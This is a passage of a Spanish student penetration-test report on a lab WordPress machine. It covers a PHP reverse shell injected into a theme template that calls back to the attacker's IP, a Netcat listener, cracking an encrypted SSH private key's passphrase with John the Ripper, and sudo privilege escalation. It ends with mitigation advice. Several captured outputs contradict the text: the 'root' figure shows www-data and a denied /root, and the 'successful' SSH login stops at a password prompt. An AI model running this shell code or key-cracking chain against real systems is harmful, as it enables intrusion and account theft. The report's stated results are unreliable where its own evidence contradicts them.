
Previo a forzar la ejecución del archivo modificado, se puso en escucha un listener con Netcat en el puerto 1234 de la máquina atacante, utilizando los parámetros `-lvnp` (listen, verbose, numeric, port) para recibir la conexión entrante sin resolución de nombres.



```
(gilberto12@Gilberto12)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.126.131] from (UNKNOWN) [192.168.126.200] 58422
/bin/sh: 0: can't access tty; job control turned off
$
```

Figura 12. Listener de Netcat en escucha sobre el puerto 1234.

Al acceder, desde el navegador, a una ruta inexistente del sitio WordPress, el servidor invocó la plantilla `404.php` modificada, ejecutando el código PHP malicioso y estableciendo la conexión inversa hacia la máquina atacante. La shell recibida correspondió al usuario `www-data`, identidad bajo la cual se ejecuta el servicio Apache.



```
(gilberto12@Gilberto12)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.126.131] from (UNKNOWN) [192.168.126.200] 58422
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Figura 13. Conexión de reverse shell recibida y confirmación de identidad (`whoami` / `id`) como usuario `www-data`.

Mediante los comandos `whoami` e `id`, se confirmó que el acceso obtenido correspondía al usuario de bajo privilegio `www-data` (`uid=33`), perteneciente al grupo del mismo nombre. A partir de este punto, se inició la fase de post-explotación con el objetivo de escalar privilegios dentro del sistema.

2.5 Escalada de privilegios

Durante la exploración del sistema de archivos con la shell obtenida, se identificó un archivo de clave privada SSH perteneciente a otro usuario del sistema, ubicado en la ruta

/home/badbyte/.ssh/id_rsa. El hecho de que dicho archivo fuera legible por el usuario www-data constituye un grave error de configuración de permisos, ya que las claves privadas SSH deberían ser accesibles únicamente por su propietario.

```

gilberto12@gilberto12: ~
Session Acciones Editar Vista Ayuda
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

(gilberto12@gilberto12)-[~]
$ ls -la id_rsa
-rw----- 1 gilberto12 gilberto12 1766 jun 20 17:49 id_rsa

(gilberto12@gilberto12)-[~]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,62A318CC0E383648054CF4A211B5BC73

PaK8I9lUstr6gp0oNyTBkcg9NezPIKdfw8uuHWzUf0qtV8hkhgnx/8b9yjD5UQ2rX
nv0cdyVzhfpr293+48mmC1IHq3vMV3db9kqeIJ4LjG7A3yqjD6yW4Gy1NzibWrYT
BLB0M2c5c7st/JpTh3cdEwAfIy9d2zm/2NP7cWdBjXBU7eC6jVZCl08nPYVT4rx0
UOPmZf0JfPsK/uaxhP15mMDxi/TiJN6jZ6GB8rbPsagGUT/gGD+IAHiuc+A5M5ko
fSG3+qLs4146Db+DNMRsSx8Lwc+ilGYrbcnWVBZjA5pbK03YyDkxIY7JeaLJk4xK
MLL6ZdqW7t0k0R8nKr7YW0Ij2LGAvNeVD7S14p4ebKtTTMFniq+zCVeu6zFOWj0
gwgJOkKq9P9+gvl4YxCNUFPugukFgr6FqklsQhCtGNmi+9+riu8Q2ioyCv45xXcw
Sw060lldsUK7rVMIJZuPVESY8aTmSv59vR7PZUXLHp2RN9z676/eak3y5zqwXkVY
oR4Fbd569n5NRmV8GbPruT0BJcy0A+/hZVxulziLqP1CIR9Rk0fH0uvo0/6TD77p
D61nqaci6sVSycuGIymINai2BoVtWKwgh+hCXQoJRDFIRmuZLzS0nrek4hfp9E3
zA4vcWBVnBs+Xye1lNoLnxvd1rs9AJkpZ10SfJxC1eUGhl0yiZ+8y64CGpT6q9Ta
5iWg/wA46yQq5jRLi2FwVzL3lKZgE590reE0G96tpJZxfN4kis0j0koTxmJXLM40
eTZSNL9hJaKx7qGH9S16wppFKuR43WYteh7f8htG6u30DpRE2UiRlwgLVydEy0
PZleAPQUL3SfoifTfKNVwskOT9STQHVa76D+txBK3qfRvpPezA4Pisn0WbPFi9w
shkwyH358DJkxY8+akqBWC7rtuiCivEwsFma/ulky+9bzDW7pqb3+ha3xtF9VMnC
IIXqaIYzG7+l3uuT1LJtQcdm4DwlKhr2pxApAvmHt7YiZahxNZtK+qYJeUyU3f
YvVq+ITRML9RxcXR+JZi7plJ5KiVirxZFrMtvoTX+05BTqdQgED13SzbVZTulLrV
cIwm+gLSse8l0f/q5KbnuNlz5+3/YZoTfPePLGqAtqNP5k/5cRuRV5u6U8xUX29K
k/XOQ/eckTXK0veLfJl29mcOxUefgxVggZhir2/ewrUgMsAa+i3hDH1NIkMVXCx
  
```

Figura 14. Clave privada SSH del usuario badbyte localizada en /home/badbyte/.ssh/id_rsa y cifrada mediante AES-128-CBC.

Al inspeccionar la clave, se determinó que esta se encontraba protegida mediante una frase de contraseña (passphrase), cifrada con el algoritmo AES-128-CBC. Para intentar recuperar dicha contraseña, se utilizó la herramienta ssh2john (parte del conjunto John the Ripper), la cual convierte una clave privada SSH cifrada a un formato de hash compatible con ataques de fuerza bruta o diccionario.

Posteriormente, se empleó John the Ripper junto con el diccionario de contraseñas comunes rockyou.txt para intentar descifrar la passphrase de la clave.

```
(gilberto12@Gilberto12)-[~]
$ python3 /usr/share/john/ssh2john.py id_rsa > hash_rsa

(gilberto12@Gilberto12)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory

(gilberto12@Gilberto12)-[~]
$
```

Figura 15. Generación del hash mediante ssh2john.py y primer intento de ataque por diccionario con John the Ripper.

```
(gilberto12@Gilberto12)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_rsa
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (id_rsa)
1g 0:00:00:00 DONE (2026-06-20 17:56) 100.0g/s 1600p/s 1600c/s 1600C/s 123456..jessica
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(gilberto12@Gilberto12)-[~]
$
```

Figura 16. John the Ripper identifica exitosamente la passphrase de la clave SSH: password.


El ataque por diccionario resultó exitoso, recuperando la contraseña password como passphrase de la clave privada del usuario badbyte. Este hallazgo, sumado al permiso de lectura indebido sobre el archivo de clave, ilustra cómo la combinación de dos debilidades —una de control de acceso y otra de robustez de credenciales— puede derivar en el compromiso de una cuenta adicional dentro del sistema.

Con la clave privada y su passphrase en posesión del atacante, se estableció una conexión SSH hacia el sistema, autenticándose como el usuario badbyte.

```
(gilberto12@Gilberto12)-[~]
$ ssh -i id_rsa badbyte@192.168.126.200
The authenticity of host '192.168.126.200 (192.168.126.200)' can't be established.
ED25519 key fingerprint is: SHA256:BWCCzj8AdNhb8SBbp5fPUKT8SekaWiJXGqML+3+pLy0
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.126.200' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
badbyte@192.168.126.200's password: 
```

Figura 17. Conexión SSH exitosa como el usuario badbyte utilizando la clave privada descifrada.

Durante la exploración del sistema como www-data, también se localizó un archivo de pista adicional (readme.txt) en el directorio del usuario gus, contenido que refuerza la narrativa del escenario simulado de compromiso del sitio.



```
www-data@CoffeeAddicts:/var/www/coffeeaddicts.thm/public_html/wordpress$ cat /home/gus/readme.txt
<thm/public_html/wordpress$ cat /home/gus/readme.txt
hello, admin.

as you can see your site has been hacked, any attempt of fixing it is futile, as
we removed you from the sudoers and we changed the root password.

~Nicolas Fritzges
www-data@CoffeeAddicts:/var/www/coffeeaddicts.thm/public_html/wordpress$
```

Figura 18. Archivo readme.txt localizado en /home/gus, evidenciando el contexto narrativo del laboratorio.

Una vez autenticado como badbyte, se identificó que este usuario contaba con un permiso especial configurado a través de sudo, permitiéndole ejecutar el binario /opt/BadByte/shell sin restricciones adicionales. Este tipo de configuración —otorgar permisos de ejecución de binarios personalizados o con privilegios elevados a través de sudoers— es una práctica de alto riesgo si el binario en cuestión no restringe adecuadamente las acciones disponibles dentro de la shell que genera, ya que puede ser empleado como mecanismo de escalada de privilegios (vector documentado en recursos como GTFOBins).

Al ejecutar dicho binario con privilegios elevados mediante sudo, se obtuvo una shell con privilegios de superusuario (root), lo que permitió finalmente acceder al directorio /root y leer el archivo de bandera (flag) root.txt, confirmando el compromiso total del sistema objetivo.

```

<dicts.thm/public_html/wordpress$ /opt/BadByte/shell
BadByte # whoami
whoami
www-data
BadByte # id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
BadByte # cd /root
cd /root
BadByte # sh: 1: /root: Permission denied
BadByte # ls -la
ls -la
index.php      wp-blog-header.php  wp-includes      wp-settings.php
license.txt    wp-comments-post.php wp-links-opml.php wp-signup.php
readme.html   wp-config.php       wp-load.php      wp-trackback.php
wp-activate.php wp-content          wp-login.php     xmlrpc.php
wp-admin      wp-cron.php         wp-mail.php
BadByte # sh: 0: -c requires an argument
BadByte # cat root.txt
cat root.txt

```

Figura 19. Ejecución de `/opt/BadByte/shell` mediante `sudo`, obtención de privilegios de `root` y lectura del archivo `root.txt`.

3. Resultados

A continuación, se resumen los hallazgos y vulnerabilidades identificadas y explotadas durante el desarrollo de la práctica:

1. Servicios expuestos: el host objetivo presentó dos servicios accesibles desde la red — SSH (puerto 22) y un servidor web Apache (puerto 80) — siendo este último el vector de entrada principal.
2. Enumeración de usuarios sin restricciones: la instalación de WordPress permitió, mediante WPScan, la enumeración del nombre de usuario gus sin mecanismos de mitigación (como límite de intentos o CAPTCHA).
3. Credenciales débiles: el usuario gus contaba con una contraseña trivialmente relacionada con su propio nombre de usuario (gusineedyouback), lo que facilitó el acceso administrativo al panel de WordPress.
4. Ejecución remota de código (RCE) vía editor de temas: el panel de administración de WordPress permitió la edición directa de archivos PHP del tema activo, posibilitando la inyección de una reverse shell y la ejecución de código arbitrario con los privilegios del servicio web (www-data).

5. Exposición indebida de clave privada SSH: la clave privada del usuario badbyte se encontraba almacenada con permisos de lectura accesibles para el usuario del servicio web, vulnerando el principio de mínimo privilegio.
6. Passphrase débil susceptible a ataque de diccionario: la frase de contraseña que protegía la clave SSH (password) fue recuperada exitosamente mediante John the Ripper y el diccionario rockyou.txt en cuestión de segundos.
7. Configuración insegura de sudoers: el usuario badbyte contaba con privilegios sudo sobre un binario personalizado (/opt/BadByte/shell) que no restringía adecuadamente las capacidades de la shell resultante, permitiendo la escalada directa a privilegios de root.

Como resultado de la cadena de explotación descrita, se logró el objetivo general del laboratorio: la obtención de acceso con privilegios de superusuario (root) sobre la máquina víctima Coffee Addicts, partiendo únicamente de un servicio web expuesto y credenciales débiles.

4. Conclusiones

El desarrollo de esta práctica permitió aplicar de forma integral las fases de una prueba de penetración estructurada, desde el reconocimiento inicial hasta la escalada de privilegios, evidenciando cómo la combinación de fallas individualmente menores —una contraseña débil, un permiso de archivo mal configurado y una entrada en sudoers sin restricciones— puede converger en el compromiso total de un sistema.

Se concluye que el panel de administración de WordPress, cuando es accedido por un atacante, constituye en sí mismo una superficie de ejecución de código, particularmente a través de funcionalidades legítimas como el editor de temas. Asimismo, se reafirma la importancia crítica de proteger adecuadamente los archivos de claves privadas SSH, así como de aplicar contraseñas y passphrases robustas, dado que herramientas como John the Ripper, combinadas con diccionarios públicos como rockyou.txt, son capaces de recuperar credenciales débiles en tiempos muy reducidos.

Finalmente, esta práctica refuerza la relevancia del hacking ético como disciplina formativa dentro de la Licenciatura en Ciberseguridad. Comprender y reproducir, en un entorno controlado y autorizado, las técnicas que emplea un atacante real permite al

futuro profesional de la ciberseguridad anticipar vectores de ataque, fortalecer la postura de seguridad de las organizaciones y desarrollar un criterio técnico sólido para la implementación de controles de mitigación efectivos.

5. Recomendaciones

Con base en las vulnerabilidades identificadas, se proponen las siguientes recomendaciones de mitigación:

- Implementar una política de contraseñas robustas para todos los usuarios del sitio WordPress, exigiendo longitud mínima, complejidad y la prohibición de contraseñas relacionadas con el nombre de usuario.
- Deshabilitar la edición de archivos de tema y plugins desde el panel de administración de WordPress mediante la constante `define('DISALLOW_FILE_EDIT', true)` en el archivo `wp-config.php`.
- Restringir el número de intentos de inicio de sesión (rate limiting) e implementar autenticación de doble factor (2FA) para cuentas con privilegios administrativos.
- Corregir los permisos del sistema de archivos correspondientes a directorios `.ssh` y claves privadas, asegurando permisos 600 y propietario exclusivo, de manera que ningún otro usuario o proceso del sistema (como `www-data`) pueda leerlos.
- Establecer passphrases robustas y únicas para la protección de claves privadas SSH, evitando contraseñas comunes presentes en diccionarios públicos.
- Revisar y depurar las entradas del archivo `sudoers`, evitando otorgar permisos de ejecución sin restricciones sobre binarios personalizados; en caso de ser necesarios, dichos binarios deben limitar estrictamente las acciones disponibles y evitar la invocación de intérpretes de shell.
- Ejecutar el servicio del servidor web (Apache/`www-data`) con el mínimo privilegio posible y aplicar mecanismos de aislamiento adicionales, como contenedores o políticas de control de acceso obligatorio (AppArmor o SELinux).
- Mantener actualizado el núcleo del sistema operativo, el servidor web y el CMS WordPress, así como sus plugins y temas, a fin de reducir la exposición a vulnerabilidades conocidas.
- Implementar un Web Application Firewall (WAF) y mecanismos de monitoreo de integridad de archivos (FIM) que permitan detectar modificaciones no

autorizadas sobre archivos críticos del sitio, como las plantillas PHP del tema activo.

6. Anexos

A continuación, se presenta el registro (log) de los comandos principales utilizados durante el desarrollo de la práctica, organizados según la fase correspondiente.

Anexo A. Configuración de red y resolución de nombres

```
$ ip a
$ sudo nano /etc/hosts
192.168.126.200    coffeeaddicts.thm
$ ping coffeeaddicts.thm -c 4
```

Anexo B. Reconocimiento y enumeración

```
$ sudo nmap -sV coffeeaddicts.thm
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))

$ dirb http://coffeeaddicts.thm/
==> DIRECTORY: http://coffeeaddicts.thm/wordpress/

$ wpscan --url http://coffeeaddicts.thm/wordpress/ --enumerate u
[+] gus
```

Anexo C. Explotación e ingreso inicial

```
Usuario: gus
Contraseña: gusineedyouback

# Inyección en Apariencia > Editor de archivos de tema > 404.php
<?php
set_time_limit(0);
$ip = '192.168.126.131';
$port = 1234;
$shell = 'uname -a; w; id; /bin/sh -i';
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
...
$process = proc_open($shell, $descriptorspec, $pipes);
```

Anexo D. Obtención de shell inicial

```
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.126.131] from (UNKNOWN) [192.168.126.200] 58422
$ whoami
www-data
```

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Anexo E. Escalada de privilegios

```
$ ls -la /home/badbyte/.ssh/
$ cat /home/badbyte/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,...

$ python3 /usr/share/john/ssh2john.py id_rsa > hash_rsa
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_rsa
password
(id_rsa)

$ ssh -i id_rsa badbyte@192.168.126.200
Enter passphrase for key 'id_rsa': password

badbyte@CoffeeAdicts:~$ sudo /opt/BadByte/shell
BadByte # whoami
root
BadByte # cat /root/root.txt
```

— Fin del informe —